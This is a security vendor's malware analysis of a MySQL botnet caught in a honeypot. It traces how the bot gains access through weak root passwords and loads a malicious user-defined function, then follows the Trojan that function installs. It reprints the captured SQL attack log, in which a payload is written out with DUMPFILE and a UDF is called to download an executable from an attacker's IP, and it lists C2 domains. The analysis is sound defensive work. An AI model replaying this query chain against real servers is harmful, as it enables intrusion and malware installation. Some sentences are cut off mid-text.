Honeypot Recon: MySQL Malware Infection via User-Defined Functions (UDF)

December 14, 2023 | 7 Minute Read | by Radek Zdonczyk

In the vast world of cybersecurity, as technologies evolve, so do the methods attackers employ to compromise systems. One such intriguing method that recently surfaced is MySQL servers, leveraging SQL commands to stealthily infiltrate, deploy, and activate malicious payloads. Let's delve deeper into the MySQL bot infection process and explore the intricacies of its operation.

The described bot and underlying botnet are not new, but they are constantly evolving, changing behavior, and adjusting infection techniques. Let’s take a closer look at the infection mechanisms to get a better picture of this process.

This article is a continuation of a study of threats associated with databases. The data comes

using brute-force methods. Once host X successfully gains access, it sends this information to another attacking computer, host Y. Host Y then uses this information to continue the attack. This is illustrated, among other things, by the fact that host Y can log into the MySQL service with the right password on its very first try.

Sequence of the SQL Attack

```
command_type|argument
------------+------------------------------------------------------------------------------------------
Connect     |root@122.114.218.217 on mysql using TCP/IP
Query       |show variables like '%version_compile_os%'
Query       |DROP TABLE `sillyr5_x`
Query       |CREATE OR REPLACE FUNCTION
Query       |DROP FUNCTION downgota
Query       |CREATE TABLE `sillyr5_x` (`sillyr_at_gmail_dot_com` longblob NOT NULL)
Query       |INSERT INTO `sillyr5_x` VALUES (CONVERT(0x4D5A90000300000004000000FFFF0000B80000000000000004
Query       |SELECT sillyr_at_gmail_dot_com INTO DUMPFILE 'c:\\windows\\sillyr644_x.so' FROM sillyr5_x
Query       |SELECT sillyr_at_gmail_dot_com INTO DUMPFILE 'c:\\winnt\\sillyr644_x.so' FROM sillyr5_x
Query       |CREATE FUNCTION downgota RETURNS STRING SONAME 'sillyr644_x.so'
Query       |SELECT downgota("http://103.255.177.55:6895/hnfsbdg.exe")
Query       |DROP TABLE `sillyr5_x`
Query       |CREATE OR REPLACE FUNCTION
Query       |DROP FUNCTION downgota
Quit        |
```

Figure 01 – SQL attack

Right after a successful login, the bot proceeds to determine the operating environment where the MySQL server is running. It uses "SHOW VARIABLES LIKE '%version_compile_os%'" to retrieve detailed information about the operating system. This information is crucial for the attacker to adjust their subsequent actions based on the identified environment.

The Payload Delivery

After figuring out the environment, the bot begins by setting up a table called 'sillyr5_x' with a special column meant for storing hexadecimal (hex) data. It adds a payload to this table, recognizable by the initial bytes '0x4D5A'. This payload is a PE (Portable Executable) file, a Windows executable and DLL libraries format.

Next, the bot uses the DUMPFILE command to place the malicious payload into a file named 'sillyr644_x.so'. The use of the '.so' extension, usually associated with Linux shared libraries, is odd and might be a tactic to confuse those analyzing the attack.

Activation and Stealth

Having set up the file on the server, the bot creates a new MySQL user-defined function (UDF) called 'downgota', linking it to the previously placed 'sillyr644_x.so' file. This step effectively transforms the MySQL process into a puppet under the attacker's control, giving the attacker the ability to execute arbitrary code in its context.

Next, the bot then calls the 'downgota' function with the URL address as a parameter. This plugin for MySQL and is UPX packed. Illustrated below is the breakdown of the payload:



Figure 02 – Disassembly of the 'downgota' function

(1) – Checks if URL parameter has been passed to the function.

(2) - This section initializes the random number generator with the current time as the seed. Then it formats the string using 'sprintf' to construct the filename 'C:\Sql{xxx}.exe' which will be used in the next step.

Point (3) shows the most important part of this UDF dropper which is the function responsible for initiating the Internet connection, downloading and saving the aforementioned 'Sql{xxx}.exe' file to the file system.

The last step (4) shows the obscured string 'open Shell32.dll ShellExecuteA' - vertically, each character string is addressed in a separate variable - a character array which is subsequently constructed into a single string.

'lpLibFileName' is initialized to load the 'SHELL32.dll' library into memory and retrieves the

Figure 04 – The 'downgota' execution test in the lab environment

The above image (Figure 04) shows the 'downgota' function call and the expected TCP connection to the Trustwave domain.

Second Stage Infection – the Trojan

The next phase of the attack shifts its focus from the MySQL server, becoming completely independent of it. Therefore, we'll concentrate on its most distinctive features.

After launching 'Sql{xxx}.exe' (note: the '{xxx}' represents randomly generated unsigned digits, e.g. Sql420.exe), the file is renamed to a new randomized name (e.g., hnfsbdg.exe, nehvay.exe, etc.) and moved to the system directory 'C:\Windows', where it is then launched. Administrator privileges are required for this stage of the attack to be successful. Without these high privileges, the malware won't be able to infect the system effectively.

The malware then uses a method of removing itself from the disk, by using a VBS script, temporarily created in the root directory 'C:\' under random names (eg, 1234.vbs, 2137.vbs, 8933.vbs. etc.). This helps evade detection by system protection tools.

Figure 05 – VBS script designed for removing main binary of the first stage

It's noted that after removing the main malware binary, the VBS script also deletes itself. The script's last line is designed for this purpose, though it's not immediately apparent.

The malware then initiates its main thread (shown as PID 5312 in the illustration) and sustains it continuously. This process is responsible for connecting to a remote host via the TCP/30222 port.

Figure 06 – Running, creating, and killing malware processes in the same moment

Subsequently, malware instances are temporarily created and last only for a short duration (1-2 seconds), simulating a system service with a nonsensical name like 'Pqrtu Wxyabcde Ghi'. These names are made up of segments of the Latin alphabet. Analysis also reveals that many traces suggest this malware originates from China.

Figure 07 – Highlighted malware service

The main Trojan binary is launched in two modes, which are described later in the article. However, these modes can be easily distinguished from each other by the fact that the main malware thread is run with the "Win7" parameter, and the PID does not change over time.

Figure 08 – The function responsible for dual behavior of trojan execution

Figure 08 illustrates how the trojan checks if ‘Win7’ parameter is passed for the binary execution. There is also the name 'LoginInfo', which, at this point in the disassembled code, appears as a parameter of a different function. In the subsequent stages of the program's execution, 'LoginInfo' is revealed to be the name of a function within the Trojan Horse's

Trustwave

Figure 09 – Registry persistent entry

One of the initial indicators of malware presence is its attempts to resolve domain names like 'vig.nishabig[.]pro' or 'rw000167.widhost[.]net'.

Figure 10 – DNS resolve and TCP connection to TCP/30222

It's worth noting, as outlined in automated analysis reports from sources like virustotal.com, that the domains associated with this and similar types of malware tend to evolve over time.

Figure 11 – Established connection to the host over the TCP/30222

When attempting a static analysis of the binary file, it was observed that the '.data' sector contains packed data. This packing is likely designed to obscure details and complicate the analysis process.

Nonetheless, there are several methods of revealing these details, but with the intention of just providing a general overview, the file was analyzed by taking a snapshot of the OS memory with the malware running in it.

Figure 13 – Extracting malware form the OS memory dump

We can see above (Figure 13) that there are two separate processes running with different attributes (one with 'Win7', second without). Additional libraries seen like 'wow64∗.dll' are responsible for running a 32bit malware file on a 64bit operating system.

After dumping the running program from memory to a file, the .data sector was already available for analysis.

Figure 14 – Unpacked .data sector

The first bytes ('MZ') of this sector quickly revealed the hidden payload. After an initial analysis of the dumped, unpacked .data sector into a file, it turned out to be a '.dll' library. This library contains the function 'LoginInfo' (which we previously mentioned in Figure 08) among other dangerous features, suggested by its extensive import list:

One of the most interesting things discovered in the dumped malware file is a long list of known (mostly) antivirus programs. However, many other programs can also be found here, such as 'explorer.exe' or 'rar.exe'.

Figure 16 – Revealed application names

Additionally, we also observed that among the malware's many functionalities and capabilities, is a keylogger and a set of functions for establishing connections via the http channel.

Finally, the above function fragment reveals the already known process names of the created malicious system service that we identified in the preceding sections.

Summary

The two-step system infection technique described here has been in the field for many years. However, the fact that bots still use this method proves that it is still effective.

To compromise the MySQL server, poor server configuration and a weak password is required. Bots use certain default passwords, which unfortunately in some cases, are still being used for main database administration accounts (root).

The MySQL server must also be sufficiently vulnerable or obsolete for the file to be created from the hex load supplied in the SQL string. Another oversight that could lead to a successful attack on the part of database administrators is the fact that the MySQL service is run under 'root' account instead of from a dedicated account just for this service.

In the next stages of the infection, an internet connection is established and the next part of the malware, which is a Trojan horse, is downloaded.

The downloaded executable file is a critical intermediate element of the malware, fulfilling several key roles. It establishes communications with the CnC server, it ensures a persistence mechanism, and acts as a carrier for delivering an embedded secondary payload. This payload, which is another binary, is discreetly executed on the system as a system service.

At this stage, the complexity and sophistication of the malware is far from trivial. The intricacies in its construction and the way it operates within the host operating system highlight its advanced nature. Moreover, the malware's persistent communication with the CnC server underscores a heightened risk, signaling deliberate and targeted actions by the attackers.

To protect yourself from this and comparable malware, you must properly configure and secure your MySQL server. To prevent such malware be able to get through, make sure that:

- SELECT ... INTO DUMPFILE statement is not granted to unnecessary accounts
- privilege for CREATE FUNCTION is restricted to only trusted accounts
- review CREATE TABLE grants and limit them to accounts that have a general reading purpose
- the ‘validate_password’ component enabled among with the general company password policy
- use non-standard account names, especially for admin-level accounts (do not use common names such as ‘root’, ‘admin’ or ‘Administrator’)
- limit database connection at the network layer (firewall rules)

264fd307e458a354362de0dac4f6b58f18b8c0c0b58ddbc92b699149fde63a31 sillyr644_x.so

03db52a7c6ce1ce42ad4ad91f5b4e9305b6207774f4c86dfb0e2e2bdea051b37 hnfsbdg.exe, SqlXXX.exe

VBSs script:

ed90d9576067ee9bffc212eb9f74813cbf0a0ba3b45ce634fb3ab38a8c217028 845.vbs ({xxx}.vbs)

2024 Trustwave Risk Radar Report: Cyber Threats to the Retail Sector →

Hooked by the Call: A Deep Dive into The Tricks Used in Callback Phishing Emails →

Election Interference Operations: An Overview →

Related Offerings

Penetration Testing

Digital Forensics & Incident Response

Threat Intelligence as a Service

Threat Hunting

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from Trustwave.

Business Email*

Subscribe